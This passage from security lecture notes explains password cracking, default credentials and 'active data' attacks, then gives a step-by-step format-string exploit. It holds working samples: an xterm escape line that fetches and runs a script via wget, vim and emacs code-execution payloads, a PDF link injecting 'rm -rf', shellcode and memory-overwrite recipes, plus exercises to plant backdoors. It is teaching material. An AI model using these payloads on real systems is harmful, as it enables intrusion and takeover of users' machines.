Bas:0692c5e37db23ab9
Jam:18bd29ea2b511d53
```

4.4 ZIP passwords

The PKZIP utility is used to create compressed archives. The format of the outputfile is well-documented. One can protect archives with a password. In the Microsoft world many (usually

commercial) brute force ZIP password crackers are available, the most famous being Elcomsoft's AZPR. In the Unix world one has `zipcracker` (for distributed cracking over a Beowulf network) and `fcrackzip` (for simple and fast brute force), that come with source code. There is also `pkcrack` that implements the algorithm described by Eli Biham and Paul Kocher and uses some (at least 13 bytes) known plaintext. Altogether, it is usually feasible to find the password of a traditional ZIP archive. Recognizing that the password protection had become too weak, PKZIP 5.0 introduced stronger encryption.

Concerning the cracking speed one can expect: a moment ago I needed to crack a ZIP password and found that `zipcracker` did approximately 1000000 tries/sec on a 1400MHz machine.

Exercise *In my mailbox I found the password protected zip file* Message.zip. *What is the password? What does this file contain?* (File deleted. People had safety concerns.)

4.5 PDF passwords

Adobe's Portable Document Format is one of the more popular formats in which to distribute files representing printed material. Such files are commonly viewed with Acrobat Reader or with `xpdf`. The format allows the creator of the file to set certain protections. The protection comes in two flavours: protection bits and password protection. There may be two passwords: the owner's password and the user password.

The permission bits are not enforced in any way. But Adobe asks implementers of PDF readers to respect their settings. The Linux `xpdf` indeed respects the bits. Of course it is trivial to modify the source removing the tests on `okToPrint()`, etc.

Revision 2 knows about four permission bits (in a 16-bit short):

Bit	Permission
2	Print
3	Change
4	Copy
5	Annotate

The 16-bit protection mode has the leading ten bits set to 1, the trailing two bits set to 0, and the remaining four permission bits Rev 2: Modifying / Copying text & graphics, accessibility support / Adding text annotations / Printing Rev 3: Filling in forms and signing the document / Assembling the document: adding or deleting pages, bookmarks, thumbnail images / Printing in a way that allows one to obtain a digital copy.

Encryption dictionary entries for the standard security handler R Revision (2, 3 or 4) O String related to Owner and User Password U String related to User Password P Permission mask

For people who don't know how to do this themselves, Password Crackers Inc. will remove permission bit protection of some document for $40, and password protection for $500. They write:

```
Our Acrobat .pdf recovery service does not brute-force check for passwords.
We search for the encryption key that Acrobat used to encrypt the file.
```

```
There are many fewer keys than possible passwords, hence we are able to
search all of the possible keys in less than 25 days.
```

4.6 Avoiding brute force

On the other hand, brute force may not be required.

Default passwords

Many services come with a default password and instructions to change that immediately, but often the default is left. See (the old and outdated) Default Password List to find, e.g., the default Debian LILO password, or the old Slackware user names without password. See also this webzcan list.

Example WWWBoard is a threaded World Wide Web discussion forum and message board. It comes with a default password file

```
WebAdmin:aepTOqxOi4i8U
```

(or `WebAdmin:aeb/uHhRv6x2LQvxyii4Azf1`, or `WebAdmin:$1$ae$eVdFF2d.W9C3JSO3qluZ70`) where the password is WebBoard. It is easy to find instances of WWWBoard with the default password untouched, for example in `/bbs/passwd.txt`. Now in `/cgi-bin/wwwadmin.pl` one might find the admin script and help the sysadmin by discarding unwanted messages.

Cisco reports (April 2004): *A default username/password pair is present in all releases of the Wireless LAN Solution Engine (WLSE) and Hosting Solution Engine (HSE) software. A user who logs in using this username has complete control of the device. This username cannot be disabled. There is no workaround.*

Three days later we see: *Backdoor in X-Micro WLAN 11b Broadband Router: The following username and password works in every case, even if you set an other password on the web interface: Username: super, Password: super. By default the builtin webserver is listening on all network interfaces (if connected to the internet, then it is accessible from the internet too). Using the webinterface one can install new firmware, download the old, view your password, etc., etc.* (This is a funny one. The X-Micro people soon "fixed" this problem, and released new firmware. The new firmware has backdoor username and password "1502".)

There are lots and lots of such cases. Sometimes planned, sometimes by accident. Access paths needed in the testing phase are not removed when the product is released.

Snooping

Some systems allow read-only access to kernel memory (e.g. in order to allow the `ps` utility to read system tables), and one can read tty input buffers and snoop passwords. (Nostalgia - this worked beautifully on Unix V6.)

On a local network (and local may be the wireless network in the building you stand in front of) one can sniff passwords using an ethernet sniffer.

Reading in the news

Some passwords are sufficiently interesting to be published in the news. Usually such posts are removed rather quickly again, but internet has a memory, and it is very difficult to erase what was published once. For example, recently (2007-02-11) `arnezami` published that the processing key for HD DVD discs is `09 F9 11 02 9D 74 E3 5B D8 41 56 C5 63 56 88 C0`. Today Google gives more than a million hits on this string.

Asking Google

Many sites have lists of cracked MD5 passwords. So if you find one, say `c3875d07f44c422f3b3bc019c23e16ae`, then ask Google before trying to crack. Immediately a dozen sites will tell you that this is `denis`.

4.7 Time-memory tradeoff

If one is going to do brute force, a lot of time is needed. But if passwords have to be cracked repeatedly, it is possible to do an (expensive) precomputation with the result that subsequent password cracking will be fast.

The original idea is due to Hellman. Later many refinements have been proposed. A primitive version goes as follows.

Suppose one has a known algorithm, known plaintext and known ciphertext, and wants to find the key used. (This is often the case with passwords: the password is used as the key, and a constant is enciphered, and the password file contains the result of enciphering.) Say C = E(K,P), with obvious abbreviations.

It is inconvenient when C is longer than K, so we invent a reduction R that shortens C to have the same length as K, maybe just by throwing out some bits. Put f(K) = R(E(K,P)). Then f is a map from the space of keys to itself.

Starting from a key K0, put K1=f(K0), K2=f(K1), ... until we reach Kn, for some very large n. Store the pair (K0,Kn) in memory, and forget the intermediate steps.

The idea is to cover the space of all keys by such "threads" of keys, and to remember start and end of each thread. Either give all threads the same length n, or choose ends in such a way that they have some recognizable property, maybe having the first ten bits 0 or so.

Now the password cracking works as follows: given f(K) we would like to find K. Apply f many times to f(K) until we find the end Kn of the thread. Find the pair (K0,Kn) from the table. Apply f many times to K0 until we reach f(K). The step before that we had K.

This approach is best when there are no collisions, no pairs of distinct keys K, K' with f(K) = f(K'). If there are, then the threads merge and there wil be several possible K0 for a given Kn, leading to larger tables and larger cracking time. There is nothing one can do about the function E, it is given, but Oechslin proposes to vary the reduction function R along the thread. That speeds up things by a factor of at least 2.

On lasecpc13.epfl.ch an "instant NT password cracker" is available, that uses a 0.95 GB precomputed table to crack alphanumerical WinNT passwords in 5 sec average (and returns "not found" when the password contains non-alphanumerics). The precomputation took about six CPU days. For the theory, see Oech03.pdf.

Oechslin-type precomputed tables are known as *rainbow tables*. If the password algorithm uses a b-bit random salt, precomputation is made a factor 2^b more difficult. See also Wikipedia.

Now that GPU's have become so fast, rainbow tables are obsolete.

4.8 Side channels and timing

Sometimes it is possible to recover a password or key by observing the timing or other external characteristics of a server or password checker.

Tenex

There are several versions of the story referred to earlier that it used to be possible on the Tenex system in the early seventies to recover a password by laying out an attempted password across a page boundary, and observing whether the checker incurred a page fault.

> *The bug was that you could align the given password string so that it was at the end of a page boundary, and have the next page in the address space mapped to a non-existant page of a write-protected file. Normally, Tenex would create a page when you tried to access a non-existant page, but in this case it couldn't (since the file was write-protected).*
>
> *So, you did a password-checking system call (e.g. the system call which tried to obtain owner access to another directory) set up in this way and you would get one of two failures: Incorrect Password meant that your prefix was wrong, Page Fault meant that your prefix was right but that you need more characters.* -- Mark Crispin

Blind SQL injection


One can successfully use timing in attacks using blind SQL injection. For example, give queries that will conditionally do a `BENCHMARK` or sleep/delay, and in this way discover user names and passwords in essentially the same way as in the Tenex example, where now one sees whether or not a delay occurs.

Cache effects

The time needed for a memory access depends on whether the looked for data was cached already. This non-uniformity can be exploited. For example, Dan Bernstein demonstrated that one can recover an AES key by statistics over timing data. And Colin Percival shows that when hyperthreading is enabled, one process can determine which cache lines were used by the other process, and thus get strong information on an SSL key used. This means that data-dependent table lookup is suspect now.

4.9 Captchas - protection by image

A somewhat different situation is that where a large database is meant to be freely accessed by people (using a browser), but not by robots who might copy the entire contents. Frequently the protection consists of a picture with more or less clearly visible text, where the user is requested to type the text in an input field.



Such images are now known as *captchas*, and used everywhere where it is desirable to verify that the software is dealing with an actual human. An important use is that against spam robots. Long ago I wrote

Project *Write (or find) a program that recognizes the text in such images.*

but there are many such programs now, and captchas that cannot be read by software tend to be difficult to parse for humans as well. There exist audio versions for blind users. See also Wikipedia.

Next Previous Contents

5. Active data

One is inclined to think about data processing as having programs, the active parts, and data, the passive parts. Then it comes as a surprise that one can be attacked by data.

5.1 Nostalgia

The first time I created active data was in 1974 on a PDP-8 under OS/8. The command GET should read a binary tape or file, but not execute it. The command RUN would execute it. However, a suitably crafted papertape would take over control of the machine when read using the GET command. This was done taking advantage of an off-by-one error in the loader.

5.2 Terminals and terminal emulators

Text sent to a terminal is displayed there. Most terminals recognize command sequences embedded in the text. Common sequences indicate bold, or blinking, or underline, or half bright. More recently also color. Other sequences ask for erase line, scroll up etc. etc. On the VT100 such special sequences mostly start with the ESC symbol, and hence they are known as "escape sequences".

But the traffic is bidirectional - one can ask a terminal for its model number or serial number, for a status, for the position of the cursor, for the contents of the current line, for the screen contents.

That is interesting. Send someone a letter with some embedded sequences. If she views it on her terminal, the sequences may activate terminal functions. Text sent back by the terminal itself is indistinguishable from commands typed by the user.

For example, on vt100 terminals the character 0232 or the combination ESC Z sends back the terminal ID, `1;2c` on my `xterm`.

Programs like `xterm` often have powerful features. Old versions of `xterm` accept escape sequences that specify a log file, and ask to start logging to that file. But that means that anybody who manages to get his text printed on such a terminal can destroy a file of his choice - maybe even give it a chosen content. Current versions have this feature switched off by default. But so many features remain.

People usually set `mesg n` to inhibit writes to their terminal. Programs like `write` and `talk` must filter out escape sequences.

There used to be all kinds of fun with terminals. For example, `stty speed 0 < /dev/ttyN` would set the baud rate of a given terminal to zero and log the user off.

Even when there is no security breach, funny sequences can cause a loss of time. One can iconify the window, change its size, lock (part of) it, change character set, make foreground and background colors equal, and do lots of other annoying things, so that it may take a non-expert a considerable amount of time to get back to normal. There may also be privacy concerns. On an `xterm`, the 3-symbol sequence ESC `[ i` sends the screen to the printer.

Exercise *Play with* `xterm`. *What do the sequences* ESC `[ 2 t` *and* ESC `[ 3 ; 100 ; 0 t` *and* ESC `[ 4 ; 1 ; 1 t` *and* ESC `[ 2 1 t` *and* ESC `] 2 ; h a c k e d` BEL *do?* (Test by typing to `cat` or `ed` or so, or use `echo`, for example `echo -e "\e]2;hacked\a"`.)

As a combination of the last two parts of this exercise, look at

```
echo -e "\e]2;;wget 127.0.0.1/.bd;sh .bd;exit;\a\e[21t\e]2;xterm\aPress Enter>\e[8m;"
```

The command to fetch a file with commands from some place on the net and execute it is stored in the window title bar. Then the window title bar is reported, and executed as soon as the user hits enter.

Exercise (H D Moore) *What does* `echo -e "\eP0;0|0A/17\x9c"` *do?*

Exercise *Construct a filename so that echoing its name to an* `xterm` *window colours the background red.*

Exercise *Construct a filename so that echoing its name to an* `xterm` *window removes the line containing that name. A good name to use if one knows that the name of a program will be echoed in an error message to the console screen.*

Exercise *Design a short text file called README so that after the command* `cat README` *the* `xterm` *window does not show anything suspicious, but after the next command the machine is hacked (let us say, a file* `.rhosts` *is created that allows access to anyone).*

5.3 Editors

vi

The Unix editor `ex` (with "visual" variant `vi`) would accept the sequences `ex:`, `ei:`, `vx:` and `vi:` occurring in the first or last five lines of the file being edited, and interpret the rest of the line as a startup command. (Still in 4.2 BSD.) Later this behaviour was made conditional upon a variable `modeline` or `modelines`. This is still the situation on many systems that have some `vi`-clone.

One could do funny things, like setting the shell and tags programs to be used, so that the system would be compromised as soon as a shell escape was used. On other systems it was even easier, and commands could be invoked directly from the modeline via a shell escape. (Here a discussion from 2001.)

Recent systems either disable modelines, or enable them but disallow the most dangerous uses. Nevertheless similar bugs keep coming up - allowing embedded scripts in files is inherently unsafe.

Georgi Guninski gave the example (Dec 2002)

```
/* vim:set foldmethod=expr: */
/* vim:set
foldexpr=confirm(libcall("/lib/libc.so.6","system","/bin/ls"),"ms_sux"): */

vim better than windoze
```

that later was upgraded to a worm. On my system the version

```
vim: foldmethod=expr
vim: foldexpr=libcall("/lib/libc.so.6","system","/bin/ls\ -l")

vim better than windoze
```

works better (and shows how to use commands with parameters).

Exercise *Find whether this works in your vi, possibly after changing the settings for* `modeline` *or* `modelines`. *Construct a letter such that if the vi-using receiver replies to it a backdoor is left on his system.*

In Dec 2004 the following was discovered:

```
% cat .vimrc
set modeline
filetype plugin on
% cat evil.vim
let a = system('echo "I was here" > /tmp/owned')
% cat test
onzin
vim: ft=../../../../../home/aeb/evil
% cat /tmp/owned
cat: /tmp/owned: No such file or directory
% vim test
% cat /tmp/owned
I was here
```

Clearly, any cautious user has `set nomodeline` in his `.vimrc`.

Note that in many contexts people have tried to restrict the use of files to "local" ones, forbidding absolute pathnames. Often such a restriction can be circumvented using `../`.

emacs

In a completely similar way, many files contain embedded strings intended to set `emacs` options. For example, many man page source files start out

```
.\" Hey Emacs! This file is -*- nroff -*- source.
```

Here the part between `-*-`'s defines the major mode, and can also contain variable settings. There can also be a `Local Variables:` part at the end of a file. For example, in the Linux kernel many files in the SCSI code part end with

```
/*
 * Overrides for Emacs so that we follow Linus's tabbing style.
 * Emacs will notice this stuff at the end of the file and automatically
 * adjust the settings for this buffer only.  This must remain at the end
 * of the file.
 * ---------------------------------------------------------------------------
 * Local variables:
 * c-indent-level: 4
 * c-brace-imaginary-offset: 0
 * c-brace-offset: -4
 * c-argdecl-indent: 4
 * c-label-offset: -4
 * c-continued-statement-offset: 4
 * c-continued-brace-offset: 0
 * indent-tabs-mode: nil
 * tab-width: 8
 * End:
 */
```

This feature can (and should!) be disabled, but `enable-local-variables` is often `t` by default. Set it to `nil`. Sometimes one has to use `inhibit-local-variables`. Set it to `t`. Sometimes there is an additional variable `enable-local-eval` that enables the more dangerous actions in a Local variables section.

Charles Howes gave the example

```
So there you are, reading along in some file that you found.
Just browsing away, when what happens, but some magic bit of
Local variables:
find-file-hooks: ((lambda ()
                    (unwind-protect
                         (save-excursion
                           (goto-char 0)
                           (re-search-forward "^Local variables:$")
                           (beginning-of-line)
                           (let ((p (point)))
                             (re-search-forward "^End:$")
                             (let ((m (buffer-modified-p)))
                               (delete-region p (1+ (point)))
                               (setq p (point))
                               (insert "-- hi there, I'm toast. -- ")
                               (insert (or (buffer-file-name) "nil"))
                               (call-process-region p (point)
                                 "/bin/echo" t 0 nil
                                 "you" "are" "toast")
```

```
                                (set-buffer-modified-p m)
                                )))
                        (kill-local-variable 'find-file-hooks))))
End:
text buried in that buffer comes to life and runs an arbitrary
piece of code at you.

Have a nice day!
```

(This works here. The known attacks in this style were fixed in emacs 21.3.)

Exercise *Find whether this works in your emacs, possibly after changing the settings for* `enable-local-eval`, `enable-local-variables`, `inhibit-local-variables`.

Windows macro viruses

Very similar things hold for the Microsoft world, where macro viruses have been seen since 1995. An MS Word or Excel document can have a macro section with Word.Basic commands. Arbitrary actions can be caused by just opening the document. Some ancient links: an early advisory, an early FAQ, Virus Encyclopedia, Macro Virus writing Tutorial Part 1, Part 2.

5.4 Formatters

Formatters use a formatting language. Sometimes this language allows one to invoke arbitrary commands.

troff

Runoff was a text formatter. Unix had the typesetter version `troff` and the non-typesetter version `nroff`. GNU has `groff`. These days TeX has taken over (mostly because `troff` is proprietary I suppose - for myself I prefer `troff`), but `troff` is still widely used as man page formatter. Various versions have commands that will invoke arbitrary system programs (e.g. `.sy cmd` or `.pso cmd`). Thus, it may be dangerous to view man pages obtained from an unreliable source. On my current Linux system I see

```
% cat foo.1
.sy date
.pso ls
% man ./foo.1
<standard input>:2: .sy request not allowed in safer mode
<standard input>:3: .pso request not allowed in safer mode
% troff -U foo.1
Tue Apr 1 11:00:05 CEST 2003
x T ps
x res 72000 1 1
x init
...
```

That is, one has to ask for "unsafer" mode for these macros to take effect.

PostScript and PDF

A similar story. Postscript "pictures" are really programs. In case such programs can execute arbitrary system commands, it is dangerous to look at Postscript files from untrusted sources. If your browser can display Postscript, then you lose as soon as you click on a link to a page that contains an evil picture.

And even if the viewer tries to restrict dangerous commands, it can be hit by a buffer overflow or syntax error. There is a long list of advisories concerning the handling of PostScript and PDF, the latest one today.

One can also insert bad strings into a PDF file, that cause a viewer like `xpdf` to emit an error message containing that bad string. If the viewer was invoked on an `xterm` then tricks discussed above apply: one can hit xterm with arbitrary escape sequences.

PDF files can also contain suitably constructed hyperlinks that can cause arbitrary code to be run when activated by the reader.

xpdf and hyperlinks

Let us look at some detail. First, what precisely does `xpdf` (my PDF viewer) do when one clicks a hyperlink? Maybe it calls a browser - the details depend on user settings. Some config file, like `/etc/xpdfrc` or `.xpdfrc`, can contain a line like

```
urlCommand     "netscape -remote 'openURL(%s)'"
```

telling what to do with this hyperlink. If there is no such line we get a message `URI: ...` on the xterm where we invoked `xpdf`.

Exercise *Construct a PDF file with a hyperlink such that clicking that link (when* `urlCommand` *is not set) will set the xterm title bar to "-hacked-" and move the xterm window to some other place on the screen.*

But things are more interesting when there is a `urlCommand`. It will be invoked as `system(CMD &)`, that is, as `sh -c 'CMD &'`. (More precisely, single and double quotes in CMD will be replaced by %27 and %22, otherwise CMD is copied faithfully. The latest RedHat security fix also replaces back quotes by %60.) A `urlCommand` like the default one shown above (with the %s part enclosed in single quotes) is fairly safe. But many distributions have an unprotected %s. For example, RedHat 8.0 uses

```
urlCommand      "/usr/bin/xpdf-handle-url %s"
```

Make a LaTeX file with a hyperlink:

```
\documentclass[11pt]{minimal}
\usepackage{color}
\usepackage[urlcolor=blue,colorlinks=true,pdfpagemode=none]{hyperref}
```

```
\begin{document}
\href{prot:hyperlink with stuff, say, `rm -rf /tmp/abc`; touch /tmp/pqr}{\texttt{Click me}}
\end{document}
```

and invoke `pdflatex` to make a PDF file. Now look at it with `xpdf`, and click the link. The file `/tmp/abc` is removed and `/tmp/pqr` is created. (If there is a popup window telling that `/usr/bin/xpdf-handle-url` should be edited to teach it about the protocol `prot:`, hit enter in that window.) One can follow what happens using `strace -f -e execve xpdf test.pdf` or so. The `sh -c '/usr/bin/xpdf-handle-url prot:hyperlink with stuff, say, `rm -rf /tmp/abc`; touch /tmp/pqr'` invokes `rm` via the backquote construction, and `touch` since `;` is a command separator.

We see that a security fix that removes backquotes does not suffice. The right fix is to write

```
urlCommand      "/usr/bin/xpdf-handle-url '%s'"
```

and to have a `xpdf-handle-url` that never exposes its `$1` like the RedHat 8.0 version does in another `sh -c`.

Conclusion of this discussion: one can easily produce PDF files such that when these are viewed by `xpdf` on a current machine arbitrary commands are executed (with the permissions of the reader). I have not tried Acroread, but one says that the same things hold there.

Exercise *Construct a PDF file with a hyperlink such that clicking that link on a RedHat 8.0 system will create a* `.rhosts` *file with appropriate contents in the reader's home directory.*

5.5 printf - format string exploits

More a method than an example comes with the routine `printf()`. The ordinary use is for formatted printing, as in `printf("val=%d\n",val)` or `printf("Hello, world!\n")`. The argument string is printed, except that some combinations involving `%` have a special meaning.

The example `printf("Hello, world!\n")` inspires people to write `printf(s)` where `s` is some string. But that has interesting effects when the user can influence the string that is printed, making sure that it contains active data.

Let us write the program `echo.c`.

```
#include <stdio.h>

int main(int argc, char **argv) {
        int i;

        for (i = 1; i < argc; i++) {
                if (i > 1)
                        printf(" ");
                printf(argv[i]);
        }
        printf("\n");
        return 0;
}
```

Seems straightforward, and it works. Or, does it?

```
% ./echo Goodbye SCO!
Goodbye SCO!
% ./echo Ach %d %s
Ach -1073744428 h÷¿o÷¿s÷¿v÷¿
% ./echo "%08x %08x %08x %08x %08x"
bffff5d4 bffff588 4015afd8 40018420 00000001
% ./echo "%s %s %s %s %s"
Segmentation fault
```

If the string contains a percent-something combination then the required argument is fetched from the stack, and we print garbage or crash. We understand the crash: the address `00000001` is used to print a string from, but there is nothing there. Let us try to understand the garbage.

When `printf()` prints the string, the stack has the local variables of `printf()`, the saved frame pointer, the return address, and the parameters of `printf()` - in this case the format string. Try to get at the format string by using a longer format string. Typing lots of `%08x` gets boring. Use `perl` to do that for us.

(For `perl`, `.` is concatenation, and `x` repeats the preceding string the indicated number of times. For example, `"%08x %08x %08x %08x "` can be written as `"%08x "x4`.)

```
% FMT=`perl -e 'print ((("%08x "x8)."\n")x6)'`; ./echo "$FMT"
bffff4f4 bffff4a8 4015afd8 40018420 00000001 bffff4c8 40040d17 00000002
bffff4f4 bffff500 40018ba0 00000002 08048280 00000000 080482a1 0804833c
00000002 bffff4f4 080483b0 08048410 4000d930 bffff4ec 00000000 00000002
bffff67c bffff683 00000000 bffff779 bffff792 bffff7e7 bffff7f7 bffff829
bffff838 bffff85f bffff86a bffff875 bffff885 bffff896 bffff8a4 bffff8c0
bffff8d2 bffff8e5 bffff900 bffff909 bffffbca bffffbe3 bffffc03 bffffc11
%
```

The stack grows downward from `0xc0000000` and hence pointers to the stack tend to look like `0xbfff....`. All those pointers to the stack at the end of the above list are environment pointers:

```
% FMT=`perl -e 'print ((("%08x "x8)."\n")x3).("%08x "x3)."%s\n"x2)'`; ./echo "$FMT"
bffff554 bffff508 4015afd8 40018420 00000001 bffff528 40040d17 00000002
bffff554 bffff560 40018ba0 00000002 08048280 00000000 080482a1 0804833c
00000002 bffff554 080483b0 08048410 4000d930 bffff54c 00000000 00000002
bffff6e2 bffff6e9 00000000 LESSKEY=/etc/lesskey.bin
MANPATH=/usr/local/man:/usr/share/man:/usr/X11R6/man:...
%
```

Below the environment pointers we see `argc` (2) and the list of (the two) arguments of the `./echo "$FMT"` invocation, terminated by NULL.

```
% FMT=`perl -e 'print ((("%08x "x8)."\n")x3)."%s\n"x2)'`; ./echo "$FMT"
bffff564 bffff518 4015afd8 40018420 00000001 bffff538 40040d17 00000002
bffff564 bffff570 40018ba0 00000002 08048280 00000000 080482a1 0804833c
00000002 bffff564 080483b0 08048410 4000d930 bffff55c 00000000 00000002
./echo
%08x %08x %08x %08x %08x %08x %08x %08x
%08x %08x %08x %08x %08x %08x %08x %08x
%08x %08x %08x %08x %08x %08x %08x %08x
%s
%s
%
```

Yes, precisely as expected. We can find the format string on the stack, with the closing NUL byte at address `0xbffff778` and a starting address that depends on its length. (Above the starting address was `bffff6e9` with a string of length 143.)

The program itself lives around `08048000`:

```
% nm ./echo | grep -w main
0804833c T main
```

so numbers like `08048280`, `080482a1`, `0804833c`, `080483b0`, `08048410` are probably program addresses.

Write to memory

Can such a printf format flaw be exploited?

Read the `printf(3)` manual page. We encounter `%n`:

```
       n      The number of characters written so far is stored into the
              integer indicated by the int * pointer argument.
```

Interesting. One can write to a given address. The value written to that address is the number of bytes printed so far. We have easy control over that. Can put lots of padding in the format string, or, easier, use formats like `%73x` to print numbers with any predetermined amount of padding. So, any (not too large) number above some lower bound can be written via `%n`. Remains to get control over the address written to.

First read a bit more in `printf(3)`. It says

```
         By default, the arguments are used in the order given, where
         each `*' and each conversion specifier asks for the next argument.
         One can  also  specify  explicitly which argument is taken,
         by writing `%m$' instead of `%' and `*m$' instead of `*', where
         the decimal integer m denotes the position in the argument list.
```

(There is more text there, and we'll violate the rules, but it works.)

That simplifies matters. We can use this in the format to jump immediately to the desired place. As a test, let us find program name and format again on the stack.

```
% ./echo '%25$s %26$s'
./echo %25$s %26$s
```

As expected. Now overwrite the program name with an exclamation mark.

```
% ./echo '%25$33s%25$n %25$s'
                           ./echo !
```

Look what happened. First we print the program name padded with spaces, in a field of width 33. Then write the number of symbols written so far (that is, 33, the ASCII code for `!`) to the place where the program name was found earlier. Four bytes are written, in little-endian order, 0x33, 0, 0, 0, and the first two of these form the string `"!"` that is printed now.

So it works. We can overwrite memory with a given value. But the address written to was found only because there happened to be a pointer to it on the stack. In order to write to arbitrary addresses we must have arbitrary pointers on the stack, and can create them since the format string is found on the stack.

Where is this format string? Dump a larger fraction of the stack.

```
% FMT=`perl -e 'print ((("%08x "x8)."\n")x16)'`; ./echo "$FMT"
bffff354 bffff308 4015afd8 40018420 00000001 bffff328 40040d17 00000002
bffff354 bffff360 40018ba0 00000002 08048280 00000000 080482a1 0804833c
00000002 bffff354 080483b0 08048410 4000d930 bffff34c 00000000 00000002
bffff4e2 bffff4e9 00000000 bffff779 bffff792 bffff7e7 bffff7f7 bffff829
bffff838 bffff85f bffff86a bffff875 bffff885 bffff896 bffff8a4 bffff8c0
bffff8d2 bffff8e5 bffff900 bffff909 bffffbca bffffbe3 bffffc03 bffffc11
bffffc1c bffffc2a bffffc3e bffffc51 bffffcff bffffd08 bffffd2a bffffd3f
bffffd53 bffffd6f bffffd7a bffffde8 bffffdf0 bffffdff bffffe1d bffffe2a
bffffe49 bffffe5c bffffe81 bffffea2 bffffead bffffec6 bffffed2 bffffede
bfffff07 bfffff1f bfffff45 bfffff78 bfffff85 bfffffa2 bfffffb7 bfffffcf
bfffffdb bfffffec 00000000 00000020 ffffe400 00000021 ffffe000 00000010
0183f9ff 00000006 00001000 00000011 00000064 00000003 08048034 00000004
00000020 00000005 00000006 00000007 40000000 00000008 00000000 00000009
08048280 0000000b 000001f4 0000000c 000001f4 0000000d 00000064 0000000e
00000064 00000017 00000000 0000000f bffff4dd 00000000 00000000 00000000
00000000 00000000 38366900 2f2e0036 6f686365 38302500 30252078 25207838
%
```

Yes. The format repeats the bytes `%08x ` , that is, 0x25, 0x30, 0x38, 0x78, 0x20, starting from `0xbffff4e9`, closing NUL at `0xbffff778`. Here argument 126 is `0x38302500`, that is, the closing NUL of the program name, and the first three bytes of the format. And argument 127 is `0x30252078`, the next four bytes of the format.

Life is simpler when the format string starts at an address divisible by 4, so in this example we must give it a length that is 0 (mod 4). (Note that the `sh` backquote construction trims trailing newlines, so that the format in this last example has length 655.)

For example,

```
% ./echo 'AAAABB %124$08x %125$08x'
AAAABB 41414141 25204242
```

Here the string has length 24, divisible by 4, and 124 words from top-of-stack the `AAAA` is seen. This number 124 varies a little with the length of the format string (mod 16) due to alignment effects. Let us only work with formats of a length divisible by 16, then the format starts at word 126:

```
./echo 'ABCDXXX %126$08x'
ABCDXXX 44434241
```

Try to overwrite the program name with "Hoi!". That is, we want bytes 0x48, 0x6f, 0x69, 0x21, 0 (decimal 72, 111, 105, 33, 0) at some address like `0xbffff4e2`. Using `%n` we can write four bytes, but the value written is the number of bytes output so far, and 0x21696f48 is too large, so it must be written one byte at a time. Do four writes, to increasing addresses. Each write creates the byte we want but overwrites the next three bytes with NULs.

If we make a format string of length 64, then it will start at `0xbffff738`, and the program name will start at `0xbffff731`.

```
% FMT=`perl -e 'print "\x31\xf7\xff\xbf\x32\xf7\xff\xbf\x33\xf7\xff\xbf\x34\xf7\xff\xbf%56d%126\x24n%39d%127\x24n%250d%128\x24n%184d%129\x24n'
% ./echo "$FMT"
1÷¿2÷¿3÷¿4÷¿                                                -1073744476                                -1073744552
Hoi!
%
```

Explanation: the part `\x31\xf7\xff\xbf` stores 4 bytes that together form the address `0xbffff731`. Then `\x32\xf7\xff\xbf` forms `0xbffff732`. Etc. Four addresses start the format string, ready to be accessed via `%126$n`, `%127$n`, etc. Here the dollar sign is coded as `\x24` to prevent expansion as shell variable. In order to write the desired values via these `%n` pointers, we have to print some bytes. That is the purpose of the `%56d` etc. parts of the format. Finally, the `%25$s` prints the program name, verifying that we succeeded in writing "Hoi!" there. The `\x0a` is a newline, making sure that "Hoi!" appears on a new line after the garbage line.

This means that we have complete control over the program. We can make it exec a shell and get remote access if this was a remote program, or get root access if this was a setuid root program.

Remark

Very small field widths will fail: printing 666 with format `%2d` takes 3 positions, not 2. The worst case with a decimal signed format may be -2147483648 which takes 11 positions. So, one should use `%258d` instead of `%2d` (etc.) so as to avoid this problem. Or one can use `%2c` instead, where that is supported.

Exploits

For an exploit it suffices to overwrite a single memory location with a single value. The memory location will be one that holds a return address, or the address of a function that is going to be called. The single value will be the address of a function that we would like to call instead.

A concrete setup can be the following:

1. Put shellcode in the environment:

```
% SHELLCODE=`perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb'
% export SHELLCODE
```

(This modifies the environment, and changes all addresses found above, so should have been done at the start.)

1a. Find the address of the shellcode. Maybe with a tiny program like

```
#include <stdio.h>
#include <stdlib.h>

int main(int ac, char **av) {
        while (--ac > 0) {
                char *p = getenv(*++av);
                printf("%p\n", p);
        }
        return 0;
}
```

Give this tiny program a name of the same length as that of the program we want to exploit (increasing the length of the program name by 1 decreases the address of environment variables by 2), and ask for the address:

```
% ./addr SHELLCODE
0xbffff837
```

2. Find the address of the destructor table of the program.

```
% nm ./echo | grep DTOR
08049580 d __DTOR_END__
0804957c d __DTOR_LIST__
```

Now write the address of the shellcode, that is, `0xbffff837` to the address `0x08049580`. When the program exits, its destructors will be called and our shellcode is executed.

Cleaned environment

Some security-conscious programs remove all environment variables except perhaps for a few known ones. If one cannot store a string in the environment, the string can be one of the program parameters. If the program does not allow that, one can create a link to the program so that the exploit string becomes the name of the program.

Exploit examples

Maybe the first exploit of this type was the wu-ftpd exploit (published June 2000, one of the exploits given there is dated 15-10-1999). Study the code!

When people started looking for such vulnerabilities, these were found all over the place. An `xlock` exploit. An `rpc.statd` exploit. An `LPRng` exploit. These were root exploits. Here a PHP exploit that gives one the rights of the invoker, probably httpd.

References

Many variations on this theme are discussed on the web. A good reference to these exploits is this 2001 writeup. See also the notes by Frédéric Raynal and Kalou.

Next Previous Contents


6. Data injection into scripts

In the previous section we had ordinary text with perhaps some occasional active part. At least as interesting are scripts that do something for a user. Shell scripts, or perl scripts, or php scripts or mysql scripts, or ...

